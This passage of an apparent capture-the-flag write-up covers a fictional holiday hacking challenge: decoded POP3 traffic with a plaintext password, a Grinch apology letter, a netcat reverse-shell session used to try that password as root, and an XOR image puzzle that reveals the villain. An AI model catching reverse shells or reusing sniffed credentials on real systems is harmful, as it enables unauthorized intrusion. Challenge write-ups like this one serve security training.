S=1420 SACK_PERM=1 WS
```

```
⊞ Frame 1: 66 bytes on wire (528 bits), 66
⊞ Ethernet II, Src: cc:3d:82:78:64:73 (cc
⊞ Internet Protocol Version 4, Src: 10.1.1
⊞ Transmission Control Protocol, Src Port
```

```
0000  00 0a cd 26 2c 87 cc 3d  82 78 64 73
0010  00 34 22 aa 40 00 80 06  3b 59 0a 01
0020  28 3c d2 b9 00 6e c6 13  a0 9e 00 00
0030  20 00 78 75 00 00 02 04  05 b4 01 03
0040  04 02
```


File: "20151215161015_5.pcap" ... Profile: Default

```
Dear Cindy Lou,


I am writing to apologize for what I did to you so long ago.  I wronged you
and all the Whos down in Who-ville due to my extreme misunderstanding of
Christmas and a deep-seated hatred.  I should have never lied to you, and I
should have never stolen those gifts on Christmas Eve.  I realize that even
returning them on Christmas morn didn't erase my crimes completely.  I seek
your forgiveness.


You see, on Mount Crumpit that fateful Christmas morning, I learned th[4 bytes missing
in capture file]at
Christmas doesn't come from a store.  In fact, I discovered that Christmas
means a whole lot more!


When I returned their gifts, the Whos embraced me.  They forgave.  I was
stunned, and my heart grew even more.  Why, they even let me carve the roast
beast!  They demonstrated to me that the holiday season is, in part, about
forgiveness and love, and that's the gift that all the Whos gave to me that
morning so long ago.  I honestly tear up thinking about it.


I don't expect you to forgive me, Cindy Lou.  But, you have my deepest and
most sincere apologies.


And, above all, don't let my horrible actions from so long ago taint you in
any way.  I understand you've grown into an amazing business leader.  You
are a precious and beautiful Who, my dear.  Please use your skills wisely
and to help and support your fellow Who, especially during the holidays.


I sincerely wish you a holiday season full of kindness and warmth,


--The Grinch

```



```
+OK Dovecot ready.
CAPA
+OK
CAPA
TOP
UIDL
RESP-CODES
PIPELINING
USER
SASL PLAIN
.
USER c
+OK
PASS AllYourPresentsAreBelongToMe
+OK Logged in.
STAT
+OK 5 20685
UIDL
+OK
1 000000045645f608
2 000000055645f608
3 000000065645f608
4 000000075645f608
5 000000085645f608
.
LIST
+OK 5 messages:
1 6429
2 647
3 647
4 6481
5 6481
.
RETR 5
+OK 6481 octets
Return-Path: <grinch@who-villeisp.com>
X-Original-To: c@atnascorp.com
Delivered-To: c@atnascorp.com
Received: from grinchpc (ool-ad02ccd2.who-villeisp.com [86.75.30.9])
.by atnascorp.com (Postfix) with ESMTP id A0BB38243D
.for <c@atnascorp.com>; Tue, 15 Dec 2015 16:08:05 +0000 (UTC)
From: "Grinch" <grinch@who-villeisp.com>
To: <c@atnascorp.com>
Subject: My Apologies & Holiday Greetings
Date: Tue, 15 Dec 2015 16:09:40 -0500
Message-ID: <006d01d1377c$e9ddbab0$bd993010$@who-villeisp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
```


Entire conversation (6917 bytes)



```
USER c
+OK
PASS AllYourPresentsAreBelongToMe
+OK Logged in.
```

Yippee, I have a valid login for the Dovecot POP3 server at 104.196.40.60, however I consulted the great and powerful Tom Hessman and he says 104.196.40.60 is out of scope :-(


For kicks I tried it as the root password on sg05, but it didn't work:



```
root@ubuntu:~# nc -nlvp 61778
listening on [any] 61778 ...
connect to [192.168.0.188] from (UNKNOWN) [54.233.105.81] 42911
python -c 'import pty; pty.spawn("/bin/sh")'
$ su
su
Password: AllYourPresentsAreBelongToMe

su: Authentication failure
```


Image XOR Puzzle Analysis

For the image puzzle, the following files are needed which have been gathered from each of the SuperGnomes and provide the PNG images needed for analysis:



```
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# ls -al
total 16536
drwxr-xr-x 2 root root       4096 Dec 30 12:31 .
drwxr-xr-x 3 root root       4096 Dec 30 12:29 ..
-rw-r--r-- 1 root root    2731341 Dec  5 13:32 camera_feed_overlap_error.png
-rw-rw-r-- 1 1000 inetsim 2731533 Dec 12 17:17 camera_feed_overlap_error.zip
-rw-r--r-- 1 root root    1146459 Dec  5 13:32 factory_cam_1.png
-rw-rw-r-- 1 1000 inetsim 1146627 Dec 12 17:18 factory_cam_1.zip
-rw-r--r-- 1 root root    1148425 Dec  5 13:32 factory_cam_2.png
-rw-r--r-- 1 root root    1148593 Dec 14 12:32 factory_cam_2.zip
-rw-r--r-- 1 root root    1145858 Dec  5 13:32 factory_cam_3.png
-rw-r--r-- 1 root root    1146026 Dec 12 21:37 factory_cam_3.zip
-rw-r--r-- 1 root root    1142215 Dec  5 13:32 factory_cam_4.png
-rw-r--r-- 1 root root    1142383 Dec 13 03:03 factory_cam_4.zip
-rw-r--r-- 1 root root    1141421 Dec  5 13:32 factory_cam_5.png
-rw-r--r-- 1 root root    1141589 Dec 23 13:37 factory_cam_5.zip
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files#
```

The primary piece of information needed in order to solve this puzzle comes from the GnomeNET message board thread between DW and PS, especially the sections in red.



GnomeNET

Current GnomeNET Messages

Message Id	Message
1	Welcome to GnomeNET.
2	I noticed an issue when there are multiple child-gnomes with the same name. The image feeds become scrambled together. Any way to resolve this other than rename the gnomes?? ~DW
3	Can you provide an example of the scrambling you're seeing? ~PS
4	I uploaded 'camera_feed_overlap_error.png' to SG-01. We have six factory test cameras all named the same. The issue occurs only when they have the same name. It occurs even if the cameras are not transmitting an image. ~PS
5	Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static, the 6th one was in the boss' office. The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS
6	To help me troubleshoot this, can you grab a still from all six cameras at the same time? Also, is this really an issue? ~DW
7	I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office! Each cam is directed to a different SG, so each SG has one of the 5 stills I manually snagged. I named them 'factory_cam_#.png' and pushed them up to the files menu. 'camera_feed_overlap_error.png' has that garbled image. Oh, and to answer your question. Yes. We have almost 2 million cameras... some of them WILL be named the same. Just fix it. ~PS
8	Took a look at your issue. It looks like the camera feed collector only cares about the name and will merge the feeds. Looks like each pixel is XORed... Its going to be a lot of work to fix this. We are too late in the game to push a new update to all the cameras... stop naming cameras the same name. ~DW

So we have 6 PNG images. Images 1-5 are taken from 5 of the 6 factory gnomes and the final image called "camera_feed_overlap_error.png" is a garbled image which is an XOR combination of all factory gnomes 6. So let's put this in a chart:


Six Factory Test Cameras (presumably installed at ATNAS Coporation)

FactoryCam#	**Pictures Of**	**Filename**
1	Unknown	factory_cam_1.png (1.png for short)
2	Unknown	factory_cam_2.png (2.png for short)
3	Unknown	factory_cam_3.png (3.png for short)
4	Unknown	factory_cam_4.png (4.png for short)
5	Unknown	factory_cam_5.png (5.png for short)
6	Boss's Office	(we don't have this one)
err (XOR of all 6)	N/A	camera_feed_overlap_error.png (err.png for short)

So mathematically if we have 5 of the original 6 images and we have the image that is the XOR of all 6, we can recover the missing 6th image by XOR'ing these images in this sequence:


6.png = (((((1.png XOR err.png) XOR 2.png) XOR 3.png) XOR 4.png) XOR 5.png)

To do XOR png images, I'm going to use Imagemagick's convert command line utility.
http://www.imagemagick.org/script/convert.php (apt-get install imagemagick)



```
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# convert --version
Version: ImageMagick 6.7.7-10 2013-09-01 Q16 http://www.imagemagick.org
Copyright: Copyright (C) 1999-2012 ImageMagick Studio LLC
Features: OpenMP
```


```
convert camera_feed_overlap_error.png factory_cam_1.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round1-image.png
convert xor-round1-image.png factory_cam_2.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round2-image.png
convert xor-round2-image.png factory_cam_3.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round3-image.png
convert xor-round3-image.png factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round4-image.png
convert xor-round4-image.png factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round5-FINAL-image.png
```



```
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# convert camera_feed_overlap_error.png factory_cam_1.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round1-image.png
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# convert xor-round1-image.png factory_cam_2.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round2-image.png
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# convert xor-round2-image.png factory_cam_3.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round3-image.png
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# convert xor-round3-image.png factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round4-image.png
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# convert xor-round4-image.png factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" xor-round5-FINAL-image.png
root@kali:~/giyh/challenge5-Attribution/png-puzzle/png-files# 
```

And to view what the 6th factory test camera recorded in the Boss' Office.

Drum roll....




So as we saw with the email data extracted from the pcap files and now confirmed by the image data as well, we can now conclusively prove that Cindy Lou Who is the boss at ATNAS Corporation and the mastermind behind the Gnome in Your Home evil plot.

Just one interesting thing to note, the name plate states that she is 62 however if you go back to the dates the Dr. Seuss book was published or the date the TV cartoon first aired and assuming Cindy Lou Who was the age of 2 at the time of either of those, you don't arrive at her age in December 2015 as 62.

TV Cartoon:	Dr. Seuss' How the Grinch Stole Christmas! (TV special)	
Air Date:	December 18, 1966	(Cindy Lou born = 1964. 2015-1964 = Age of 51)
Link:	https://en.wikipedia.org/wiki/Dr._Seuss%27_How_the_Grinch_Stole_Christmas!_(TV_special)	

Book:	How the Grinch Stole Christmas!	
Publish Date:	November 24, 1957	(Cindy Lou born = 1955. 2015-1955 = Age of 60)
Link:	https://en.wikipedia.org/wiki/How_the_Grinch_Stole_Christmas!	

Unless of course, the original story was actually written in 1955 (when Cindy Lou Who was 2, meaning she was actually born in 1953) & the book was not published until two years later in 1957? :-) Just something interesting that came to mind.



Answered Questions:

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?
Note: See Analysis in the previous section for all the detailed work and analysis

The evil nefarious plot was to build and sell millions of Gnome in Your Home devices around the world and to use them as an illegal surveillance system that would take photos and capture wireless traffic of unsuspecting victim's homes and send that data back to the SuperGnome systems on the Internet controlled by ATNAS Corporation. This surveillance data would be given to a vast group of burglars that would perpetrate a massive number of targeted burglaries on Christmas Eve December 24, 2015 against all those homes.


The specifics of the plan are best detailed by the words of the mastermind herself in her email to the burglar network on December 1, 2015:

> *My Burgling Friends,*
>
> *Our long-running plan is nearly complete, and I'm writing to share the date when your thieving will commence! On the morning of December 24, 2015, each individual burglar on this email list will receive a detailed itinerary of specific houses and an inventory of items to steal from each house, along with still photos of where to locate each item. The message will also include a specific path optimized for you to hit your assigned houses quickly and efficiently the night of December 24, 2015 after dark.*
>
> *Further, we've selected the items to steal based on a detailed analysis of what commands the highest prices on the hot-items open market. I caution you - steal only the items included on the list. DO NOT waste time grabbing anything else from a house. There's no sense whatsoever grabbing crumbs too small for a mouse!*
>
> *As to the details of the plan, remember to wear the Santa suit we provided you, and bring the extra large bag for all your stolen goods.*
>
> *If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water, pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple - go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!*
>
> *As we agreed, we'll split the proceeds from our sale 50-50 with each burglar.*

10) Who is the villain behind the nefarious plot.
Note: See Analysis in the previous section for all the detailed work and analysis

Cindy Lou Who

It was icing on the cake that I got all the way to this point and completed Part 5 by the evening of December 23rd, before Christmas Eve and before the nefarious plot was to occur. The proper authorities were notified to stop ATNAS Corporation and to stop the disturbed Cindy Lou Who :-)



Epilogue: 'Twas the Gnome Before Christmas: *Wrapping It All Up*

